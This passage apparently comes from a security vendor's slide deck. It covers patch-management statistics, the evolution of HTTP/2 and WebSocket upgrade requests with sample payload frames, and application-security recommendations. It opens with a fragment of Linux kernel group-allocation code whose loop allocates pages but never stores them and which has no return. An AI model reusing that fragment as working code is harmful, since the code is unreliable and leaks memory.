        return NULL;
    group_info->ngroups = gidsetsize;
    group_info->nblocks = nblocks;
    atomic_set(&group_info->usage, 1);

    if (gidsetsize <= NGROUPS_SMALL)
        group_info->blocks[0] = group_info->small_block;
    else {
        for (i = 0; i < nblocks; i++) {
            gid_t *b;
            b = (void *)__get_free_page(GFP_USER);
            if (!b)
                goto out_undo_partial_alloc;
        }
    }
}

```


0-Day Patching

99% of vulnerabilities were compromised a year after the vulnerability was made public (CVE)

10 CVE's account for 97% of the exploits observed in 2014

Less than 49% of companies have an organized effort for patching 2015 Cisco Annual Security Report

The Evolution of Web Protocols



`GET /http.php HTTP/1.1`

`GET /http2.php HTTP/1.1`

`GET /http.php HTTP/1.1`

`Upgrade: h2c`

`Upgrade: websocket`

`Connection: Upgrade, HTTP2-Settings`

`Connection: Upgrade`

`Sec-WebSocket-Protocol: chat`

Payload:

`<HTML><H1>Welcome</H1></HTML>`

Payload:

`00100436f6e74656e7420262620732e64...`

Payload:

`d1129x8hsadh23nfha8s892...`

Recommendations



Strong focus on risk management



Consider source of threats: Human vs Bots



Application security is multi-disciplinary



Evaluate new protocols (e.g. HTTP/2) and API's



Continuous assessment of applications essential

Thank You





SOLUTIONS FOR AN APPLICATION WORLD